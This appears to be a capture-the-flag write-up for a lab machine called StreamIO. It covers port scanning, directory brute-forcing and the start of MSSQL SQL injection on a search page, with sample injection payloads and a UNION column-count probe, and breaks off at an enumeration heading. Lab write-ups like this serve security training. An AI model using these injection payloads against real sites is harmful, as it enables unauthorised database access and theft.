0x1 Scan

```
ghost@localhost [22:35:32] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-13/streamio] [master]
→ % rustscan --ulimit 500 -a 10.10.11.158 -- -sC -sV -Pn --script=default
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.

----------------------------------------
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Real hackers hack time ⌛

[~] The config file is expected to be at "/home/ghost/.rustscan.toml"
[~] Automatically increasing ulimit value to 500.
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.10.11.158:53
Open 10.10.11.158:80
Open 10.10.11.158:88
Open 10.10.11.158:135
Open 10.10.11.158:139
Open 10.10.11.158:389
Open 10.10.11.158:443
Open 10.10.11.158:445
Open 10.10.11.158:464
Open 10.10.11.158:593
Open 10.10.11.158:636
Open 10.10.11.158:3268
Open 10.10.11.158:3269
Open 10.10.11.158:5985
Open 10.10.11.158:9389
Open 10.10.11.158:49667
Open 10.10.11.158:49673
Open 10.10.11.158:49674
Open 10.10.11.158:49702
Open 10.10.11.158:56409
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")
```

```
PORT      STATE SERVICE       REASON  VERSION
53/tcp    open  domain        syn-ack Simple DNS Plus
80/tcp    open  http          syn-ack Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
88/tcp    open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2023-01-13 21:42:51Z)
135/tcp   open  msrpc         syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: streamIO.htb0., Site: Default-First-Site-Name)
443/tcp   open  ssl/http      syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| ssl-cert: Subject: commonName=streamIO/countryName=EU
| Subject Alternative Name: DNS:streamIO.htb, DNS:watch.streamIO.htb
| Issuer: commonName=streamIO/countryName=EU
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-02-22T07:03:28
| Not valid after:  2022-03-24T07:03:28
| MD5:   b99a2c8da0b8b10aeefabe204abdecaf
| SHA-1: 6c6a3f5c753661d52da60e6675c056ce56e4656d
| -----BEGIN CERTIFICATE-----
| MIIDYjCCAkqgAwIBAgIUbdDRZxR55nbfMxJzBHWVXcH83kQwDQYJKoZIhvcNAQEL
| BQAwIDELMAkGA1UEBhMCRVUxETAPBgNVBAMMCHN0cmVhbUlPMB4XDTIyMDIyMjA3
| MDMyOFoXDTIyMDMyNDA3MDMyOFowIDELMAkGA1UEBhMCRVUxETAPBgNVBAMMCHN0
| cmVhbUlPMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA2QSO8noWDU+A
| MYuhSMrB2mA+V7W2gwMdTHxYK0ausnBHdfQ4y6gAs7SdyYKXf8fA502x4LvYwgmd
| 67QtQdYtsTSv63SlnEW3zjJyu/dRW0cwMfBCqyiLgAScrxb/6HOhpnOAzk0DdBWE
| 2vobsSSAh+cDHVSuSbEBLqJ06EL4hcggHhQq6HLRmmrb0wGjL1WIwjQ8cCWcFzzw
| 5Xe3gEe+aHK245qZKrZtHuXelFe72/nbF8VFiukkaBMgoh6VfpM66nMzy+KeLfhP
| FkxBt6osGUHwSnocJknc7t+ySRVTACAMPjbbPGEl4hvNEcZpepep6jD6qgi4k7bL
| 82Nu2AeSIQIDAQABo4GTMIGQMB0GA1UdDgQWBBRf0ALWCgvVfRgijR2I0KY0uRjY
| djAfBgNVHSMEGDAWgBRf0ALWCgvVfRgijR2I0KY0uRjYdjAPBgNVHRMBAf8EBTAD
| AQH/MCsGA1UdEQQkMCKCDHN0cmVhbUlPLmh0YoISd2F0Y2guc3RyZWFtSU8uaHRi
| MBAGA1UdIAQJMAcwBQYDKgMEMA0GCSqGSIb3DQEBCwUAA4IBAQCCAFvDk/XXswL4
| cP6nH8MEkdEU7yvMOIPp+6kpgujJsb/Pj66v37w4f3us53dcoixgunFfRO/qAjtY
| PNWjebXttLHER+fet53Mu/U8bVQO5QD6ErSYUrzW/l3PNUFHIewpNg09gmkY4gXt
| oZzGN7kvjuKHm+lG0MunVzcJzJ3WcLHQUcwEWAdSGeAyKTfGNy882YTUiAC3p7HT
| 61PwCI+lO/OU52VlgnItRHH+yexBTLRB+Oa2UhB7GnntQOR1S5g497Cs3yAciST2
| JaKhcCnBY1cWqUSAm56QK3mz55BNPcOUHLhrFLjIaWRVx8Ro8QOCWcxkTfVcKcR+
| DSJTOJH8
|_-----END CERTIFICATE-----
```

```
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
|_ssl-date: 2023-01-13T21:44:27+00:00; +7h00m32s from scanner time.
| tls-alpn:
|_  http/1.1
445/tcp   open  microsoft-ds? syn-ack
464/tcp   open  kpasswd5?     syn-ack
593/tcp   open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack
3268/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: streamIO.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack
5985/tcp  open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        syn-ack .NET Message Framing
49667/tcp open  unknown       syn-ack
49673/tcp open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         syn-ack Microsoft Windows RPC
49702/tcp open  msrpc         syn-ack Microsoft Windows RPC
56409/tcp open  msrpc         syn-ack Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

0x2 HTTP (80, 443)


Found 2 domains

- streamio.htb
- watch.streamio.htb

StreamIO.HTB


Looks like PHP website.

From footer found a potential use *oliver*.



There are more in about page.

- https://streamio.htb/about.php



Found a login page.


- https://streamio.htb/login.php

I created an account *ghost:ghost* but cannot login, it just says *Login failed*.

/admin/index.php


I run *feroxbuster* and found *Admin* page but it is forbidden.

```
ghost@localhost [23:05:18] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-13/streamio] [master *]
→ % feroxbuster -u https://streamio.htb/admin -k -w /usr/share/seclists/Discovery/Web-Content/raft-medium-words.txt -o feroxbuster.streamio.out -x php

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.7.2
──────────────────────────┬──────────────────────
 🎯 Target Url            │ https://streamio.htb/admin
 🚀 Threads               │ 50
 📖 Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-words.txt
 👌 Status Codes          │ [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.7.2
 💉 Config File           │ /etc/feroxbuster/ferox-config.toml
 💾 Output File           │ feroxbuster.streamio.out
 💲 Extensions            │ [php]
 🏁 HTTP methods          │ [GET]
 🔓 Insecure              │ true
 🔃 Recursion Depth       │ 4
 🎉 New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
──────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
301      GET        2l       10w      157c https://streamio.htb/admin/images ⇒ https://streamio.htb/admin/images/
301      GET        2l       10w      150c https://streamio.htb/admin ⇒ https://streamio.htb/admin/
301      GET        2l       10w      153c https://streamio.htb/admin/js ⇒ https://streamio.htb/admin/js/
403      GET        1l        1w       18c https://streamio.htb/admin/index.php
301      GET        2l       10w      154c https://streamio.htb/admin/css ⇒ https://streamio.htb/admin/css/
301      GET        2l       10w      157c https://streamio.htb/admin/Images ⇒ https://streamio.htb/admin/Images/
403      GET        1l        1w       18c https://streamio.htb/admin/
301      GET        2l       10w      156c https://streamio.htb/admin/fonts ⇒ https://streamio.htb/admin/fonts/
403      GET       29l       92w     1233c https://streamio.htb/admin/js/
403      GET       29l       92w     1233c https://streamio.htb/admin/images/
403      GET       29l       92w     1233c https://streamio.htb/admin/css/
301      GET        2l       10w      154c https://streamio.htb/admin/CSS ⇒ https://streamio.htb/admin/CSS/
403      GET       29l       92w     1233c https://streamio.htb/admin/Images/
403      GET       29l       92w     1233c https://streamio.htb/admin/fonts/
403      GET       29l       92w     1233c https://streamio.htb/admin/CSS/
301      GET        2l       10w      153c https://streamio.htb/admin/JS ⇒ https://streamio.htb/admin/JS/
200      GET        2l        6w       58c https://streamio.htb/admin/master.php
403      GET       29l       92w     1233c https://streamio.htb/admin/JS/
301      GET        2l       10w      154c https://streamio.htb/admin/Css ⇒ https://streamio.htb/admin/Css/
301      GET        2l       10w      153c https://streamio.htb/admin/Js ⇒ https://streamio.htb/admin/Js/
403      GET        1l        1w       18c https://streamio.htb/admin/Index.php
403      GET       29l       92w     1233c https://streamio.htb/admin/Css/
403      GET       29l       92w     1233c https://streamio.htb/admin/Js/
301      GET        2l       10w      157c https://streamio.htb/admin/IMAGES ⇒ https://streamio.htb/admin/IMAGES/
200      GET        2l        6w       58c https://streamio.htb/admin/Master.php
403      GET       29l       92w     1233c https://streamio.htb/admin/IMAGES/
```



/admin/master.php

It says only accessible through includes.




watch.StreamIO.HTB

I run *feroxbuster* and found path */search.php*

```
ghost@localhost [23:06:29] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-13/streamio] [master *]
→ % feroxbuster -u https://watch.streamio.htb -k -w /usr/share/seclists/Discovery/Web-Content/raft-medium-words.txt -o feroxbuster.watch.streamio.out -x php

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.7.2
──────────────────────────┬──────────────────────────────────────────────────
🎯 Target Url             │ https://watch.streamio.htb
🚀 Threads                │ 50
📖 Wordlist               │ /usr/share/seclists/Discovery/Web-Content/raft-medium-words.txt
👌 Status Codes           │ [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
💥 Timeout (secs)         │ 7
🦡 User-Agent             │ feroxbuster/2.7.2
💉 Config File            │ /etc/feroxbuster/ferox-config.toml
💾 Output File            │ feroxbuster.watch.streamio.out
💲 Extensions             │ [php]
🏁 HTTP methods           │ [GET]
🔓 Insecure               │ true
🔃 Recursion Depth        │ 4
🎉 New Version Available  │ https://github.com/epi052/feroxbuster/releases/latest
──────────────────────────┴──────────────────────────────────────────────────
🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────────────────────────────────
200      GET       78l      245w     2829c https://watch.streamio.htb/
200      GET       78l      245w     2829c https://watch.streamio.htb/index.php
301      GET        2l       10w      157c https://watch.streamio.htb/static ⇒ https://watch.streamio.htb/static/
200      GET     7193l    19558w   253887c https://watch.streamio.htb/Search.php
301      GET        2l       10w      161c https://watch.streamio.htb/static/css ⇒ https://watch.streamio.htb/static/css/
200      GET        0l        0w   253887c https://watch.streamio.htb/search.php
301      GET        2l       10w      160c https://watch.streamio.htb/static/js ⇒ https://watch.streamio.htb/static/js/
403      GET       29l       92w     1233c https://watch.streamio.htb/static/
403      GET       29l       92w     1233c https://watch.streamio.htb/static/css/
301      GET        2l       10w      161c https://watch.streamio.htb/static/CSS ⇒ https://watch.streamio.htb/static/CSS/
403      GET       29l       92w     1233c https://watch.streamio.htb/static/js/
```


/search.php

Looks like movie search page.




It seems to be searching any text that contains *super*.

I try *' or 1=1---* and got blocked. But it does not really block, just another page.



I try *' --* and it returns everything. But it confirmed this is vulnerable to SQL injection. Since it is Windows server, most likely it is running MSSQL behind.


Since *order by* is blocked, I just use *union* and incrementally increases the column count. There are 6 columns in total.




MSSQL SQL injection

easic enumeration

